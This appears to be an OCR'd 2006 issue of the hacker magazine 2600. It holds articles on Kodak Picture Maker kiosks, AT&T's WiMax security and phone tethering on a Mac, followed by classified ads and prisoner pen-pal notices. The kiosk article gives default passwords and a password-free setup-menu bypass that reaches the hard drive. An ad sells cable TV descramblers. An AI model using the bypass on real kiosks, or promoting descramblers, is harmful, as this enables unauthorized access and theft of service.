Once the software is done loading, this is the time when you can enter the Setup mode without a password. From there, hit System Configuration, then Select Passwords to go into the passwords. The manual blatantly says not to use the store number for the password, but everywhere I've checked, for the Setup password they do just that. It appears that for the Print password, the default is 888.

The software needs to be installed on a computer with a C, D, and E hard drive; the bulk of the program is installed on the E drive. Of course you can use a virtual drive program to make a fake D and E drive if needed. At absolute minimum, about 9 GB of memory is required... but that's if you're just using the computer for this software.

Before I installed this on my own computer, I went to Walmart to play with the real thing some more. I had brought my own blank CD-Rs to make myself a picture CD using the pictures I had on an SD card. But when I went to write the CD, it told me that I wasn't using an official Kodak Picture CD! How could it know this? I can't find any explanation about this in the manual. If anybody knows how it could tell the difference between my blank CD-R and theirs, please email me and tell me your theory and possible ways to make it think a regular blank CD-R is one of theirs.

Also, apparently I'm missing some CDs that are not required for it to work but add features, such as the borders CD and so on. I'd be interested in knowing if anybody has KPM CDs other than the ones I mentioned here or versions of Kodak Picture Maker other than V3.7 SP1.

The Workings of a Kodak Picture Maker

by t_ratv

You must have seen these things around. If you have been unfortunate enough to have to work on them, I pity you. I have had that experience and so I'm writing a little guide to illustrate how they work. The usual disclaimer exists. This is for informational purposes *only*. You can be in violation of laws. I gained this experience from working at a place that dealt with these abominations.

First off, we need to cover the different machines out in the wild, so to say. There are three major generational shifts. The first generation of Picture Makers was based on a *very* proprietary Sun system using a Sparc processor. The only thing that can be easily changed out is the RAM. It seems to be the only thing that can be upgraded too. You can still run into these machines and they have the most limitations on them. They have a PCMCIA card reader which is *very* limited

on what it can take, SD cards only up to maybe 64 MB, and they all have to be used with an adapter. The peripherals are either SCSI or a proprietary Kodak connection. The scanner is a rebadged Epson.


The second generation of machines is called the PS4. Still based off of Sun Technologies, these have a *little* more flexibility as far as hardware goes but not much. Faster and newer, it's still *very* proprietary and a pain to work on. It still relies on the SCSI bus but has an internal card reader. The scanner is a rebranded Epson again.

The current generation of machines is called the G3 or third generation. These machines made the huge jump of running a Windows O/S (either 2000 or XP Pro). These machines typically will be running a Pentium 4 processor in a machine that was built for Kodak by IBM. The scanners are once again Epsons, but they cripple them by not allowing the ability to scan in the negatives or slides. This time the scanners and printers are USB and parallel. These machines are the newest and have been around in some shape or form for about four years. Some have a touch screen CRT. The newer ones have a touch screen LCD. The G3s also have a fully functional and practical card reader as well as Bluetooth and infrared capabilities.

That covers the hardware. Now to get into the fun part: the picture maker software. For the sake of brevity, I'm going to just talk about one of the major holes and another way of gaining raw access to the hard drive on the G3 machines.

All Picture Makers have the same "feature" built in. Right after the machine boots up, one can go into the setup menu *without* entering any type of password until the screensaver plays (you can tell when that is because it will say "Welcome to Kodak Picturemaker"). Once there, you can see the current password, change it to whatever, play with pricing, and run many other diagnostics.

What becomes interesting is when you are on a G3 Picture Maker, there is an icon for setting the IP address. What that does is pop you into the traditional Windows Network configuration mode. From there you have access to *anything* on the hard drive and you can change any number of settings. It really is an easy system to get through. The other issue with this is that as a technician, you *have* to resort to these measures to get these machines to operate properly on a network with a lab. Kodak didn't bother to tell the technicians that before either. It is a really sad state of affairs. Just in case any of you gets stuck working on one of these things, you now have an idea on how to get around and make it viable.



WiMax, AT&T Style

by Pirho

I recently was invited to a technology fair which was being hosted by AT&T. The conference was about what new exciting things AT&T has got planned for its customers. You may have heard that AT&T is now introducing into a beta environment a new type of broadband communication called WiMax.

WiMax is AT&T's answer to the problem that exists in most companies with point to point connectivity which is commonly called the last mile. That is the connection that is owned and maintained by your local telco connecting your two locations together. Most ISPs only lease the circuits from the telcos. (For those of us in the New York region that telco would be Verizon.)

AT&T's WiMax is identified by 802.16d and 802.16e. It is rumored to be using the licensed frequencies of 700 MHz and 66 GHz to carry your traffic thought the air.

AT&T will give you equipment that you will install in your NOC. This will be known as a base station (BS). A subscriber station (SS) will be operated by AT&T. The BS will take your data and encrypt it using DES (the AT&T security tech told me DES but they actually meant all types of DES encryption). Then it will transmit the data on a set frequency with a rotating encryption key about every 200 packets. The signal will be either relayed by an SS or to another BS where it will be decrypted and used by the other NOC.

How Does The System Work?

First the SS authenticates to the BS using a one way authentication (this is only temporary - they are planning on using a two way when they finish the beta test). Both the authentication and the traffic is encrypted and the encryption keys have a limited life span (they mentioned

200 packets) and thus is constantly being re-encrypted.

The handshake from the SS to the BS uses the standard x.509 certificates and DES. (Now the DES encryption is already known to be broken and this is only being used on the 802.16d. When they move to the 802.16e they will be using AES encryption instead.) Each SS has a built-in manufacturer-issued certificate that is comprised of the SS's public key and the SS's MAC address. This combination allows a secure connection and will prevent a non-subscriber SS (or anyone sniffing for traffic) from pretending to be a valid SS by using MAC spoofing.

After the SS makes its connection to the BS, it will begin the authentication process. First, an authentication info message is sent to the designated BS, which contains the manufacturer's certificate of the SS that sent it. This is followed up by an auth request which contains the SS's certificate, the DES or AES algorithm that the SS supports, and the Connection Identifier (CID). Next, the SS starts up an Authorization State Machine (ASM) to follow the authorization request, responses, keys, and any timeouts.

The BS will verify that the requester's MAC matches that in the certificate. Then the BS will send the SS an Authorization Key (AK) containing the SS's public key. (Remember, all this is still encrypted.) Once this is checked out and verified to be legit, the BS sends the SS an AK which is encrypted with a four bit sequence number, a key telling it how long it should live for, and an ID for every Security Association Identifier (SAID) that the SS is authorized to get.

Encrypting the AK with the SS's public key ensures that only the authorized SS will be able to distinguish one authorization response from the next. The key lifetime is used by the ASM to determine when the SS will renew its key to prevent traffic interruption. The SAIDs identify various traffic flows the SS can access and may get key ring material for transmitting and receiving info on the traffic flow. Once the SS receives the AK, it enters the authorized state in the SS' s ASM that was initiated when the auth request was made. A grace period is defined during which the SS will send a reauthorize request to receive a new AK before the old one expires. The AK is used to create an encryption key. Both the SS and the BS share the auth key so they are both able to figure out the key encryption.

Long and Short

Although 802.16d provides strong security, 802.16e will add enhancements to strengthen the data privacy and protection. 802.16e is still under development. As new technology becomes available AT&T may utilize them within the WiMax equipment itself.

802.16e renames the security sub-layer to the privacy-layer even though the privacy sub-layer still includes and enhances the authentication process found in 802.16d.

802.16d uses the RSA authentication as its way of communication. The SS will always authenticate for the BS but never the other way around.

Why not use a two-way authentication? Although other methods can be used to address the concerns of the one-way authentication, AT&T feels it is better to have mutual authentication available within the WiMax standard itself. 802.16e will add the option of EAP to the mix which will include the ability to perform mutual authentication between the SS and the BS. 802.16e will include EAP with the ability to have vendor selectable methods (EAP-TLS or EAP-SIM).

802.16d will use triple DES for the encryption of the DES traffic. 802.16e will maintain a backwards compatibility but will also have AES for the encryption of the keys and the Traffic Encryption Keys (TEKs). Switching to AES from the older DES encryption will give AT&T the ability to enhance the privacy of the data carried over the WiMax system.

What about spread spectrum? AT&T feels that using a spread spectrum will not increase the security of the transmission.


So now that you know how the guts work, what good is it going to do you? Well, think of it this way. You will no longer be at the mercy of the telco outages. The drawbacks are that you will be at the mercy of AT&T.

AT&T announced recently that it plans to launch its second WiMax trial to further test the performance of the fixed wireless technology with business customers. AT&T plans to test in Atlanta with more customers and with more wireless technology than in its first trial back in May. Currently AT&T is testing WiMax using one tower that supports two unidentified customers in Middletown, NJ. The vice president of access product management stated that the new trial will include "substantially more customers over several towers."

The carrier uses "early stage WiMax equipment" in its New Jersey trial and "more standards-based WiMax equipment" in the Atlanta trial. AT&T is working with multiple WiMax vendors; AT&T has chosen Intel as its chip provider for the next round of tests.

The transmission speeds will range from 2M to 6M bit/sec to each site within a two mile cell radius. If there is line of sight between the tower and customer location, speeds can exceed 6M bit/sec.

Cheap Mobile Internet for Your PowerBook



by Mystic

Are your fingers starting to cramp up from typing URLs on the keypad of your cell phone? This article will explain how to get the same access your wireless phone has on your laptop whether you've paid for such a service or not. If your cell phone has Internet access, in most cases your laptop can too. The following procedure will work on almost any cell phone with WAP and/or GPRS access.

Although there is a similar way to do this on a PC, this article will cover how to do it on a Mac running OS X.

Cost

The service I'm using is T-Mobile. They offer a $29.99 per month plan for GPRS access. This plan is mostly used for Sidekicks and Treos. The phone I'm using for this article is the Motorola t722i. This phone only has a simple WAP browser. T-Mobile offers a service called t-zones for $4.99 a month. This gives my browser access to news, weather, sports, etc. It also gives the phone's modem all the access I need to use it with my laptop. However, the t-zones plan will only give you access to web and e-mail. There used to be a way around this, but not anymore.

USB Data Cable and Drivers

If your phone has bluetooth you can skip this section. If not you are going to need a USB data cable for your phone. The best place to get one of these is eBay. Just search for your phone model and "data kit" or "data cable". I got mine for the t722i for $7.52 (with shipping).

Once you have your cable, hook it up, open System Preferences, and go to Network. If your modem is already supported you should get a notice saying that a new port was detected and the modem should show up in the "show" menu. If your modem is not detected (the t722i is not) then you need a driver patch which you can download at http://homepage.mac.com/jrc/con➥trib/mobile_office/AppleUSBCDCDriverPatch.pk➥g.tar.

Note: I did not write this patch. The website says it is intended for Mac OS 10.1.3, 10.1.4, and 10.1.5 only. However it seemed to work fine on 10.3.9.

Once the patch is installed restart your system and then go back to Network preferences. Your phone should now show up.

Configuring the Modem

For bluetooth phones the instructions at this site should work: http://homepage.mac.com/jrc/➥contrib/tzones/.

For a phone connected through the USB cable you are going to need a modem script. These scripts can be obtained at http://www.tani➥wha.org.uk/.

For my phone I downloaded the Motorola GPRS scripts. Once you have the scripts copy them to the /Library/Modem Scripts/ directory. Open Network preferences and select your phone's modem in the "show" menu then select the PPP tab.

Here you need to enter your provider's APN (Access Point Name) in the "Telephone Number" field and a username and password if it's needed. You can find this information for your provider here: http://www.taniwha.org.uk/gprs.html. For T-Mobile there are three APN's: internet2.voicestream.com, internet3.voicestream.com, and wap.voicestream.com.

The first two are used with the $29.99 Internet plan. The last one works with the t-zones plan. No username or password is required. For T-Mobile there is also a note that an http proxy is needed (216.155.165.50 port 8080), so go to the Proxies tab and enter the proxy's IP and port number. Now go to the Modem tab and select one of the modem scripts you installed. Finally, go back to the PPP tab and click on "Dial Now..." Once the Internet Connect application loads, select your phone's modem, and click on "Connect." If it doesn't connect try a different modem script. The "Motorola GPRS CID2 57k +CGQREQ" script worked fine for me.

Now whenever you are away from home and can't find an open WiFi connection, just plug your phone into the USB port, go to your Network preferences, select the modem, and click on "Connect." Now there is no excuse for missed email or Internet downtime.

I have personally gotten this to work using MAC OS X 10.3.9 and a Motorola t722i with T-Mobile. If you have any questions about your setup specifically I would suggest checking out http://www.howardforums.com/ or http://groups➥.yahoo.com/group/maccellphone/. Also, if you think he deserves it, buy Ross Barkman a pint (http://www.taniwha.org.uk/).

Marketplace

Happenings

HOPE NUMBER SIX. Time to mark your calendars and cancel any plans you may have already made for July 21, 22, and 23, 2006. You will be in New York City attending our sixth hacker conference. It's the only one that will ever take place in a year that's an anagram of our own name! (Until 2060 at least.) There are simply no excuses for missing such an event. Details at http://www.hope.net.

NOTACON: COMMUNICATION AND HACKER CULTURE. Not your typical con! Notacon invades the Holiday Inn Lakeshore from April 7th through the 9th, 2006 in Cleveland, Ohio. The event attempts to apply a hackish perspective not only to technology, but to art, music, and community as well. This year's focus is on communication and our culture. There are two tracks of talks ranging from infosec to psychology to the arts. In addition, there are numerous games, contests, live music, and other events. Want to find out more? Check out our website: http://www.notacon.org/. Please pre-register early or you may be left out!

For Sale

REAL WORLD HACKING: Interested in rooftops, steam tunnels, and the like? Read the all-new *Access All Areas*, a guidebook to the art of urban exploration, from the author of *Infiltration* zine. Send $20 postpaid in the US or Canada, or $25 overseas, to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada, or order online at www.infiltration.org.

ENHANCE OR BUILD YOUR LIBRARY with any of the following CD ROMS: Hack Attacks Testing, Computer Forensics, Master Hacker, Web Spy 2001, Hackers' Handbook, Troubleshooting & Diagnostics 98, PC Troubleshooter 2000, Forbidden Subjects 3, Hackers Toolkit 2.0, Steal This CD, Hacks & Cracks, Hackerz Kronicklez, Elite Hackers Toolkit 1, Forbidden Knowledge 2, Troubleshooting & Diagnostics 2002, Police Call Frequency Guide 2nd Edition, Computer Toybox, Answering Machine 2000, Hackers Encyclopedia 3, Maximum Security 3rd Edition, Network Utilities 2001, Screensavers 2002, Engineering 2000, Anti-Hacker Toolkit 2nd Edition & PC Hardware. Send name, address, city, state, zip, email address (for updates only) and items ordered, along with a cashier's check or money order in the amount of $20 for each item to: Doug Talley, 1234 Birchwood Drive, Monmouth, IL 61462.

HACKERSTICKERS.COM has a whole new collection of hacker gear for your needs, t-shirts, caffeine to lockpick sets. Come visit the website to order.

CHECK OUT JEAH.NET for reliable and affordable Unix shells. Beginners and advanced users love JEAH's Unix shells for performance-driven uptimes and a huge list of Virtual Hosts. Your account lets you store data, use IRC, SSH, and email with complete privacy and security. JEAH also offers fast and stable hosting for your web site, plus the ability to register and manage your own domain name. All at very competitive prices. Special for *2600* subscribers: Mention *2600* and receive setup fees waived. Look to www.jeah.net for the exceptional service and attention you deserve.

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

NETWORKING AND SECURITY PRODUCTS available at OvationTechnology.com. We're a supplier of Network Security and Internet Privacy products. Our online store features VPN and firewall hardware, wireless hardware, cable and DSL modems/routers, IP access devices, VoIP products, parental control products, and ethernet switches. We pride ourselves on providing the highest level of technical expertise and customer satisfaction. Our commitment to you... No surprises! Buy with confidence! Security and Privacy is our business! Visit us at http://www.OvationTechnology.com/store.htm.

ONLINE SERVICES. Web hosting, cheap domains, great dedicated servers, SSL certs, and a lot more! Check out www.Nob4.com.

CUSTOM T-SHIRTS: Why be EXACTLY like everyone else? Let's face it, we're all individuals and there's a little revolutionary in each of us. It's high time that you nurture this, and a hand silk screened shirt featuring you as Che Guevara is the perfect way to start. Available on a wide variety of quality shirts with a wide selection of ink colors. And for those who are living life on the cheap, we also offer heat transfer shirts in a limited number of colors. Visit http://meguevara.com. OVERSTOCK: We found a limited number of "Hello My Name Is _____ and I'm a Hacker" shirts left over from Beyond HOPE in 1997. Each shirt ships with a Sharpie so you can add your own name, handle, moniker, nom de plum or paw print. See our specials section for more details.

SPAMSHIRT.COM - take some spam and put it on a t-shirt. Now available in the U.S.! www.spamshirt.com.

HACKER LOGO T-SHIRTS AND STICKERS. Those "in the know" recognize The Glider as the new Hacker Logo. T-shirts and stickers emblazoned with the Hacker Logo can be found at HackerLogo.com. Our products are top quality, and will visually associate you as a member of the hacker culture. A portion of the proceeds go to support the Electronic Frontier Foundation. Visit us at www.HackerLogo.com!

PHRAINE. The technology without the noise quarterly would like to thank the *2600* readers who have also become new subscribers and encourages those who have not ACK their need for diverse computer information in conjunction with that of *2600* to dedicate some packets and become a subscriber today! Visit us at our new domain www.pearlyfreepress.com/phraine.

LEARN LOCK PICKING It's EASY with our book and new video. The 2nd edition book adds lots more interesting material and illustrations while the video is filled with computer graphic cutaway views. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks for the book or video to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/direct/2600.html for your *2600* reader price discount.

FILE TRACKING SOFTWARE: File Accountant(TM). Windows XP and later. Creates a list of files on your hard drive. Run it before and after installing new products and/or updates to discover which files are added/changed/deleted. Print lists. Other features. More information at: http://abilitybusinesscomputerservices.com/fa.html or fa.info@abilitybusinesscomputerservices.com.

ONLINE RETAILER OF COMPUTER PRODUCTS is also a *2600* subscriber! 60,000 different computer products from components to complete systems, laptops, PDAs, cables, RAM, and media all available online at http://www.digitaleverything.ca. Worldwide shipping is no problem. Just mention you are a subscriber and I'll give you better prices too. Contact Dave at sales@digitaleverything.ca for more info.

CABLE TV DESCRAMBLERS. New. $55 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescramblerguy@yahoo.com.

Help Wanted

BLACK HAT/WHITE HAT urgently needed. I have been scammed by a professional looking website offering novelty driver licenses along with discounts for multiple novelty licenses. When you upload a picture and specifications, you get a "confirmation" with directions for sending your money "ONLY by Western Union." A guy in Estonia receives it. That is the last you hear of your money or anything else! This guy even has another website "rating" his own scam website as "good" and rating other similar scam websites he controls, also as "good." WHAT NERVE! Every day he is victimizing thousands of people and stealing their money. Something needs to be done! I have some great ideas and will furnish the URL of the website, the name he uses to receive the Western Union money transfers, the IP address on his emails, and the URL of the "reviewing website." Unfortunately I don't have the technical ability to do anything about it. I think there should be big flashing red letters across this site: "THIS IS A SCAM OPERATION - AFTER YOU SEND YOUR WESTERN UNION MONEY TRANSFER, YOU WILL NEVER RECEIVE ANYTHING!" On his "reviewing website," the rating should be changed from "good" to "a scam" for each of the sites listed. Western Union and the Country of Estonia will not do anything about this outright fraud or each is so manifestly impotent that they are unable to stop this Internet fraud! Is there a BLACK HAT out there who wants to temporarily switch hats, become a WHITE HAT, and help? iamawidow@yahoo.com

HIRING PROFESSIONAL INTERNET CONSULTANTS with job references only for the following: website security, performance tuning, and marketing for online magazine. Please send your bio and resume to: jbhartsworth@yahoo.com - you can work from home, but should live in (or around) NYC, as you will need to attend a meeting or two.

CREDIT REPORT HELP NEEDED. Need some assistance removing negative items off credit reports. Will pay. All agencies. Please respond to skysight@spacemail.com.

Wanted

HAVE KNOWLEDGE OF SECURITY BREACHES at your bank? Heard rumors of cracked customer databases? Know there are unaddressed vulnerabilities in a retailer's credit card network, but its management doesn't know or care? We want your tips. We are a business newsletter focusing on security issues in the financial industry: IT security, privacy, regulatory compliance, identity-theft and fraud, money-laundering. Wherever criminal activity meets banks, we are there. You can remain anonymous. (Note: we will not print rumors circulated by one person or group without obtaining supporting evidence or corroboration from other parties.) Contact banksecuritynews@yahoo.com or call 212-564-8972, ext. 102.

IF YOU DON'T WANT SOMETHING TO BE TRUE, does that make it propaganda? When we're children and we don't want to listen, we put our hands over our ears. As we grow up, we create new ways to ignore things we don't want to hear. We make excuses. We look the other way. We label things "propaganda" or "scare tactics." But it doesn't work. It doesn't make the truth go away. Government and corporate MIND CONTROL PROGRAMS are used to intimidate, torture, and murder people globally. It may not be what you want to hear. But that doesn't make it

any less true. Please visit and support John Gregory Lambros by distributing this ad to free classified advertising sites and newsgroups globally.
www.brazilboycott.org THANK YOU!

Services

AMERICA'S LEAST WANTED provides free hosting to select smaller websites that contribute useful information to the online world. We will host what other hosts won't touch. For larger websites, we offer a paid hosting service with reasonable rates on a case by case basis. If you can't get a host to touch your website with a 39 and a half foot pole, give us a shout. No matter what your topic, there is a good chance we can provide you with an online home. Since 1999, we have hosted some of the most controversial websites online and no one has been able to take us offline yet. Spamming and hosting child pornography from our servers is not permitted and either will be dealt with very harshly. We reserve the right to refuse to service anyone for any reason or for no reason at all. To obtain free hosting, we must be able to see your website (no under construction sites) and we have to like it and find it to contain original and useful information. To apply for your hosting, email your URL, usage statistics, and a paragraph or two telling us why we should host you to webhosting@americasleastwanted.com. We'll reply back with what we can do for you and whether or not we'll do it for free or for a fee.

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted at Chicago Equinix with Juniper Filtered DoS Protection. Multiple FreeBSD servers at P4 2.4 ghz. Affordable pricing from $5/month with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon code: Save2600. http://www.reverse.net

ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with a semantic warrior committed to the liberation of information. Graduate of Yale College and Stanford Law School. Years of experience defending human beings facing computer-related charges (also specializing in cannabis cultivation and medical marijuana cases). Contact Omar Figueroa, Esq. at (415) 986-5591, at omar@aya.yale.edu, or at 506 Broadway, San Francisco, CA 94133. Complimentary case consultation for *2600* readers. All consultations are strictly confidential and protected by the attorney-client privilege.

ANTI-CENSORSHIP LINUX HOSTING. Kaleton Internet provides affordable web hosting, email accounts, and domain registrations based on dual processor P4 2.4 GHz Linux servers. Our hosting plans start from only $8.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. You can now choose between the USA, Singapore, and other offshore locations to avoid censorship and guarantee free speech. We respect your privacy. Payment can be by E-Gold, PayPal, credit card, bank transfer, or Western Union. See www.kaleton.com for details.

ARE YOU TIRED of receiving piles of credit card offers and other postal spam? You can't just throw them in the trash or recycle them as someone could get a hold of them and use them to steal your identity. You can't just let them pile up on your kitchen table. So instead you have to be bothered with shredding and disposing of them. Well, not anymore. OperationMailBack.com has a free solution for you. All costs of disposal including delivery will be paid by the company responsible for sending the stuff to you. Stop wasting your valuable time dealing with messes other people are responsible for creating. Check out our newly redesigned website for complete information and take back your mailbox.

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the *2600* site, now in mp3 format! Shows from 1988-2005 are now available in DVD-R format for $30! Or subscribe to the new high quality audio service for only $50. Each month you'll get a newly released year of "Off The Hook" in broadcast quality (far better than previous online releases). Send check or money order to *2600*, PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.

DO YOU WANT ANOTHER PRINTED MAGAZINE that complements *2600* with even more hacking information? *Binary Revolution* is a magazine from the Digital Dawg Pound about hacking and technology. Specifically, we look at underground topics of technology including: Hacking, Phreaking, Security, Urban Exploration, Digital Rights, and more. For more information, or to order your printed copy online, visit us at http://www.binrev.com/ where you will also find instructions on mail orders. Welcome to the revolution!

I-HACKED.COM. Taking advantage of technology by hacking today's electronics and systems to better our lives. Electronics are everywhere, and technology drives pretty much everything we do in today's world. We show you how to take advantage of these electronics to make them faster, give them added features, or to do things they were never intended to do.

CHRISTIAN HACKERS' ASSOCIATION: Check out the webpage http://www.christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.

VMYTHS.COM AUDIO RANTS are available free of charge to computer talk shows. These short and often hilarious MP3s dispel the hysteria that surrounds computer security. One former White House computer security advisor hates these rants (and we don't make this claim lightly). Check out Vmyths.com/news.cfm for details.

Personals

COMPUTERS IN AFRICA. I'm currently building up a non-profit organization dedicated to international cooperation related to computers. Main mandates of the program are to provide computer & electronic hardware, training, and solutions to African societies that are arriving at their computerization phase in order to leverage their learning capabilities, give them free and uncensored Internet access, and help them organize their own social initiatives and networks. French details can be found here: http://razernet.com/rockNroll/?p=11. I'll be in Burkina Faso in March 2006 for the first phase of my project. I'm looking for anyone who ever went to Burkina Faso and still has contacts there, anyone who ever did some computer-related work/help in Africa, or simply anyone who is interested in a project like that. Email me: partymontreal@hotmail.com.

LOOKING FOR PEN PALS/CONTACTS. 37 year old punk rocker, 6'00" 200 lbs., blond hair, blue eyes, tattooed from head to waist, currently incarcerated in California state prison w/12 short months left, seeking friends and hacking/phreaking publications to help pass time. Will reply to all letters, If possible send photo. Send to: Ronnie Reynolds V74374, Avenal State Prison, 320-37 Low, PO Box 9, Avenal, CA 93204.

88LOGAN-IS-CONNECTING. S/W/M/21 interested in doing some serious networking. Looking for reading materials (mags, books, newsletters, zines, etc.) to be sent my way. Need assistance on breaking free from the government mind suppression of the state penal system. Pictures are more than welcome and anything mailed is appreciated. Got over 3 in on 5 Ω. Brian Walden #500289, D.C.C., 1181 Paddock Road, Smyrna, DE 19977.

GAY PRISONER with 5 years to go. Looking for correspondence and google help on topics of travel (for when I get out). Com Sci degree, former Cisco employee, high ranking (2170 USCF) chess correspondence player (play me by mail). Studying custom encr. and stega. theory. Ken Roberts J60962, CSATF-A2-244 UP, PO Box 5248, Corcoran, CA 93212.

OFFLINE OUTLAW IN TEXAS needs help! I've gone 8 years but may go home in 2010 and want to start getting back up to speed. Our library leaves much to be desired in the areas I'm looking. If you have a curious, creative mind and are patient enough to answer my questions and help me learn, please drop me a line. I'll answer all letters. William Lindley 822934, 1300 FM 655, Rosharon, TX 77583-8604.

ICEDRAGON FOUNDER OF XPH. I am mostly interested in finding people and fellow hackers that remember me and my crew from Dalnet (irc.dal.net). If you were a part of XPH on Dalnet or just someone who used to stop by, please write me. I have been in prison for the past two and a half years and have lost contact with mostly everyone. I still have seven and a half years to go and would like to locate and talk with all my old friends, especially ^chmod, DjFlipper, KORNOGRAPHY, Chuco, Hackerish, ccarderz, MastarP, xXCrackXx, Flair, PacMan, Bratty, Miss Angel, and of course everyone I didn't have room to mention! Also, any other hackers or phreakers that would like to write me, please do. I will respond to ALL letters, hackers or not. Brandon Kaufman, #15111040, 82911 Beach Access Rd., Umatilla, OR 97882.

STILL IN THE BIG HOUSE. Over three down, about a year left to serve. Known as Alphabits, busted for hacking a few banks and unauthorized wire transfers. I'm extremely bored and in desperate need for stimulation. I would love to hear from anyone in the real world. Help me out and put pen to paper now. Why wait? Will reply to all. Jeremy Cushing #J51130, Centinela State Prison, PO Box 911, Imperial, CA 92251-0911.

IN SEARCH OF FRIENDS/CONTACTS: Federally incarcerated WM, brown eyes/hair, 6'00", 190 lbs., 26 years old (for the ladies - please send photos, will do same), been in 6 years with a couple to go. Interested in real world hacking not limited to rooftops, (un)abandoned buildings, having FUN with safes, vaults, locks, alarms, and anything novice-level from *2600*. Need placement on various mailing lists: video, DVD, book, magazine, catalogs, pen-pals, photos, adult video fan clubs, and ANYTHING you can think of is appreciated. Anyone know of hacker mag besides *2600*? Mycology, anyone? Will respond, talk shop with all. Eager to learn, so let's talk! I love photos! Send mail to: Henry French (#44552-083 - optional), PO Box 10 (Elkton FCI - also optional), Lisbon, OH 44432. Girls, don't be bad-boy shy!


CONVICTED COMPUTER CRIMINAL in federal prison doing research on Asperger Syndrome prevalence in prison. Please write: Paul Cuni 15287-014, Box 7001, Taft, CA 93268.

SYSTEM X HERE! I'm still incarcerated in Indiana Dept. of Corrections for at least 8 months and don't get many chances to stimulate my mind. I do sometimes get ahold of books but that requires knowing the title, ISBN#, and author. Any help would be great! I am still looking for ANY hacker/computer related information such as tutorials, mags, zines, newsletters, or friends to discuss anything! I'm also looking for info on any security holes in the Novell Network client. All letters will be replied to no matter what!
I'm also looking for autographs in hacker or real name for a collection I have started if anyone finds the time. DOM I need you to write again because the return address was removed from your envelope. All info and contributions greatly appreciated. Joshua Steelsmith #113667, MCF-IDOC, P.O. Box 900, Bunker Hill, IN 46914.

STORMBRINGER'S 411: Am not getting a fair shake in court without an attorney, so it's 15 more years to pull. Need a coder for a web GUI for a shortwave/scanner (Icom PCR-1000) that I donated to a shortwave station and some other interesting stuff. Would love to talk shop with people on radio, data over radio, and ham radio. Will respond to all letters technical or not. W.K. Smith, 44684-083, FCI Cumberland, PO Box 1000, Cumberland, MD 21501-1000. Web: www.stormbringer.tv. Link to it!

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. Deadline for Spring issue: 3/1/06.

ROMPECABEZAS

